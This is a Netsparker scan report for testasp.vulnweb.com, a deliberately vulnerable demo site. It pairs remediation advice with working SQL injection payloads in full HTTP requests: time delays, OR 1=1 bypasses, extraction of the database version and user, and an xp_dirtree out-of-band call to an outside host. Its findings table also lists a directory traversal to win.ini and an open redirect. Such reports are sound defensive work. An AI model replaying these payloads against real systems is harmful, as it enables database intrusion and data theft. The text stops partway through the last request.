NETSPARKER SCAN REPORT SUMMARY

TARGET URL	http://testasp.vulnweb.com/
SCAN DATE	14-07-2021 16:39:08
REPORT DATE	14-07-2021 17:54:43
SCAN DURATION	00:33:46
NETSPARKER VERSION	4.8.1.14104-master-a24f36a

Total Requests
10761

Average Speed
5.31 req/sec.

29
Identified

19
Confirmed

8
Critical

9
Informational


SCAN SETTINGS

ENABLED ENGINES	SQL Injection, SQL Injection (Boolean), SQL Injection (Blind), Cross-site Scripting, Command Injection, Command Injection (Blind), Local File Inclusion, Remote File Inclusion, Code Evaluation, HTTP Header Injection, Open Redirection, Web App Fingerprint, WebDAV, Reflected File Download, Insecure Reflected Content, XML External Entity, File Upload, Windows Short Filename, Server-Side Request Forgery (Pattern Based), Cross-Origin Resource Sharing (CORS), HTTP Methods, Server-Side Request Forgery (DNS), SQL Injection (Out of Band), XML External Entity (Out of Band), Cross-site Scripting (Blind), Remote File Inclusion (Out of Band), Code Evaluation (Out of Band)
URL REWRITE MODE	Heuristic
DETECTED URL REWRITE RULES	None

Authentication

Scheduled

VULNERABILITIES



CRITICAL

28%

IMPORTANT

10%

MEDIUM

3%

LOW

28%

INFORMATION

31%

VULNERABILITY SUMMARY

URL	Parameter	Method	Vulnerability	Confirmed
http://testasp.vulnweb.com/		GET	Cookie Not Marked as HttpOnly	Yes
		GET	Missing X-Frame-Options Header	No
		GET	ASP.NET Identified	No
		GET	Version Disclosure (IIS)	No
		OPTIONS	OPTIONS Method Enabled	Yes
		GET	Missing X-XSS Protection Header	No
		GET	SameSite Cookie Not Implemented	Yes
		GET	Content Security Policy (CSP) Not Implemented	No
http://testasp.vulnweb.com/*~1*%5ca.aspx?aspxerrorpath=/		OPTIONS	Windows Short Filename	Yes
http://testasp.vulnweb.com/Images/		GET	Forbidden Resource	Yes
http://testasp.vulnweb.com/Login.asp		GET	Password Transmitted over HTTP	Yes
		GET	[Possible] Cross-site Request Forgery in Login Form	No
		GET	Autocomplete Enabled (Password Field)	Yes

http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F	tfUName	POST	Blind SQL Injection	Yes
	tfUPass	POST	Blind SQL Injection	Yes
	tfUPass	POST	Boolean Based SQL Injection	Yes
	tfUName	POST	Boolean Based SQL Injection	Yes
	tfUPass	POST	Out of Band SQL Injection	Yes
	tfUName	POST	Out of Band SQL Injection	Yes
		POST	Out-of-date Version (Microsoft SQL Server)	No
		POST	Database Detected (Microsoft SQL Server)	Yes
http://testasp.vulnweb.com/Login.asp?RetURL=http://r87.com/?testasp.vulnweb.com/	RetURL	POST	Open Redirection in POST method	Yes
http://testasp.vulnweb.com/Register.asp		GET	[Possible] Cross-site Request Forgery	No
http://testasp.vulnweb.com/showthread.asp?id=0%20OR%2017-7%3d10	id	GET	Boolean Based SQL Injection	Yes
http://testasp.vulnweb.com/showthread.asp?id=1%3bexec(%27xp_dirtree%20%27%27%5c%5cyc8x7qqfpp_11q5ftuoiaxg8lud49d7pfgaqns6u%27%2b%273w0.r87.me%27%2b%27%5cc%24%5ca%27%27%27)--	id	GET	Out of Band SQL Injection	Yes
http://testasp.vulnweb.com/Templatize.asp		GET	Internal Server Error	Yes
http://testasp.vulnweb.com/Templatize.asp?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini	item	GET	Local File Inclusion	Yes
http://testasp.vulnweb.com/Templatize.asp?item=Templatize.asp		GET	[Possible] Source Code Disclosure (Generic)	No
http://testasp.vulnweb.com/trace.axd		GET	Version Disclosure (ASP.NET)	No

1. Blind SQL Injection

2 TOTAL
CRITICAL
CONFIRMED
2

Netsparker identified a blind SQL injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed us to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings, and the operating system, an attacker can mount one or more of the following attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate the all dynamically generated SQL queries and convert them to parameterized queries. *(If you decide to use a DAL/ORM, change all legacy code to use these new libraries.)*
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL Injection Wiki
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

Classification

OWASP 2013-A1 PCI V3.1-6.5.1 PCI V3.2-6.5.1 CWE-89 CAPEC-66 WASC-19 HIPAA-164.306(A), 164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Base: 8.6 (High)
Temporal: 8.6 (High)
Environmental: 8.6 (High)

1.1. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Confirmed

http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Parameters

Parameter	Type	Value
tfUName	**POST**	**' WAITFOR DELAY '0:0:25'--**
tfUPass	POST	3
RetURL	GET	%2FDefault.asp%3F

Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Length: 54
Content-Type: application/x-www-form-urlencoded

tfUName=%27+WAITFOR+DELAY+%270%3a0%3a25%27--&tfUPass=3
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3147
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:30:10 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum login</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2FDefault%2Easp%3F" class="menu">logout Smith</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<form action="" method="POST">
<table width="350" border="0" align="center" cellpadding="0" cellspacing="5" class="FramedForm">
<tr>
<td>Username:</td>
<td align="right"><input name="tfUName" type="text" class="Login" id="tfUName"></td>
</tr>
<tr>
<td>Password:</td>
<td align="right"><input name="tfUPass" type="password" class="Login" id="tfUPass"></td>
</tr>
<tr>
<td>&nbsp;</td>
<td align="right"><input type="submit" value="Login"></td>
</tr>
</table>
</form>
<b>Invalid login!</b>
<!-- InstanceEndEditable --></td>
</tr>
<tr align="right" bgcolor="#FFFFFF">
<td colspan="2" class="footer">Copyright 2019 Acunetix Ltd.</td>
</tr>
</table>
<div style="background-color:lightgray;width:80%;margin:auto;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:20%;padding-right:20%"><b>Warning</b>: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It
is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are
trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.</p>
</div>
</body>
<!-- InstanceEnd --></html>
```

1.2. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Confirmed

http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Parameters

Parameter	Type	Value
tfUName	POST	Smith
tfUPass	**POST**	**' WAITFOR DELAY '0:0:25'--**
RetURL	GET	%2FDefault.asp%3F

Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Length: 58
Content-Type: application/x-www-form-urlencoded

tfUName=Smith&tfUPass=%27+WAITFOR+DELAY+%270%3a0%3a25%27--
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3147
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:31:44 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum login</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2FDefault%2Easp%3F" class="menu">logout Smith</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<form action="" method="POST">
<table width="350" border="0" align="center" cellpadding="0" cellspacing="5" class="FramedForm">
<tr>
<td>Username:</td>
<td align="right"><input name="tfUName" type="text" class="Login" id="tfUName"></td>
</tr>
<tr>
<td>Password:</td>
<td align="right"><input name="tfUPass" type="password" class="Login" id="tfUPass"></td>
</tr>
<tr>
<td>&nbsp;</td>
<td align="right"><input type="submit" value="Login"></td>
</tr>
</table>
</form>
<b>Invalid login!</b>
<!-- InstanceEndEditable --></td>
</tr>
<tr align="right" bgcolor="#FFFFFF">
<td colspan="2" class="footer">Copyright 2019 Acunetix Ltd.</td>
</tr>
</table>
<div style="background-color:lightgray;width:80%;margin:auto;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:20%;padding-right:20%"><b>Warning</b>: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It
is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are
trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.</p>
</div>
</body>
<!-- InstanceEnd --></html>
```

2. Boolean Based SQL Injection

3 TOTAL

CRITICAL

CONFIRMED

3

Netsparker identified a Boolean-based SQL injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Netsparker to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

External References

- OWASP SQL injection
- SQL Injection Wiki
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

Classification

OWASP 2013-A1 PCI V3.1-6.5.1 PCI V3.2-6.5.1 CWE-89 CAPEC-66 WASC-19 HIPAA-164.306(A), 164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Base: 10.0 (Critical)
Temporal: 10.0 (Critical)
Environmental: 10.0 (Critical)

2.1. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F Confirmed

http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Parameters

Parameter	Type	Value
tfUName	POST	Smith
tfUPass	**POST**	**1' OR 1=1 OR 'ns'='ns**
RetURL	GET	%2FDefault.asp%3F

Proof of Exploit

Identified Database Version (cached)

```
microsoft sql server 2014 (sp3-gdr) (kb4583463) - 12.0.6164.21 (x64)   nov  1 20
20 04 25 14   copyright (c) microsoft corporation  express edition (64-bit) on w
indows nt 6.3 <x64> (build 9600  ) (hypervisor)
```

Identified Database User (cached)

```
acunetix
```

Identified Database Name (cached)

```
acuforum
```

Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

tfUName=Smith&tfUPass=1%27+OR+1%3d1+OR+%27ns%27%3d%27ns
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3566
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:33:25 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2FDefault%2Easp%3F" class="menu">logout -
1'OR/**/1=1/**/AND/**/ISNULL(ASCII(SUBSTRING(CAST((LOWER(@@version))AS/**/varchar(8000)),41,1)),0)>52--</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="0" cellspacing="0" cellpadding="5">

…
```

2.2. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F Confirmed

http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Parameters

Parameter	Type	Value
tfUName	**POST**	**1' OR 1=1 OR 'ns'='ns**
tfUPass	POST	3
RetURL	GET	%2FDefault.asp%3F

Proof of Exploit

Identified Database Version

```
microsoft sql server 2014 (sp3-gdr) (kb4583463) - 12.0.6164.21 (x64)   nov  1 20
20 04 25 14   copyright (c) microsoft corporation  express edition (64-bit) on w
indows nt 6.3 <x64> (build 9600  ) (hypervisor)
```

Identified Database User

```
acunetix
```

Identified Database Name

```
acuforum
```

Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

tfUName=1%27+OR+1%3d1+OR+%27ns%27%3d%27ns&tfUPass=3
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3467
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:29:43 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2FDefault%2Easp%3F" class="menu">logout Smith</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="0" cellspacing="0" cellpadding="5">
<tr>
<td class="tableheader">Forum</td>
<td class="tableheader">Threads</td>

…
```

2.3. http://testasp.vulnweb.com/showthread.asp?id=0%20OR%2017-7%3d10 Confirmed

http://testasp.vulnweb.com/showthread.asp?id=0%20OR%2017-7%3d10

Parameters

Parameter	Type	Value
id	GET	0 OR 17-7=10

Proof of Exploit

Identified Database Version (cached)

```
microsoft sql server 2014 (sp3-gdr) (kb4583463) - 12.0.6164.21 (x64)   nov  1 20
20 04 25 14   copyright (c) microsoft corporation  express edition (64-bit) on w
indows nt 6.3 <x64> (build 9600  ) (hypervisor)
```

Identified Database User (cached)

```
acunetix
```

Identified Database Name (cached)

```
acuforum
```

Request

```
GET /showthread.asp?id=0%20OR%2017-7%3d10 HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/showforum.asp?id=1
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 615129
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:39:29 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum
1
</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" --><!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Logout.asp?RetURL=%2Fshowthread%2Easp%3Fid%3D0%2520OR%252017%2D7%253d10" class="menu">logout -
1'OR/**/1=1/**/AND/**/ISNULL(ASCII(SUBSTRING(CAST((LOWER(@@version))AS/**/varchar(8000)),210,1)),0)=0--</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<div class="path">
<a href="sho
…
```

3. Out of Band SQL Injection

3 TOTAL

CRITICAL

CONFIRMED

3

Netsparker identified an Out of Band SQL injection by capturing a DNS A request, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database that resolves a specific DNS address that Netsparker Hawk can capture, originating from the database server.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. If you are generating SQL statements based on information in database tables that are filled with information from users, review the SQL generating parts.
4. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
5. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL Injection Wiki
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

Classification

OWASP 2013-A1 PCI V3.1-6.5.1 PCI V3.2-6.5.1 CWE-89 CAPEC-66 WASC-19 HIPAA-164.306(A), 164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H
Base: 9.0 (Critical)
Temporal: 9.0 (Critical)
Environmental: 9.0 (Critical)

3.1. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F Confirmed

http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Parameters

Parameter	Type	Value
tfUName	POST	Smith
tfUPass	**POST**	**-1';exec('xp_dirtree ''\\yc8x7qqfppkmjklrkynb5tjaq_h-u9jajrvsmsi3'+'dhi.r87.me'+'\c$\a''')--**
RetURL	GET	%2FDefault.asp%3F

Request

```
POST /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK
Accept-Encoding: gzip, deflate
Content-Length: 152
Content-Type: application/x-www-form-urlencoded

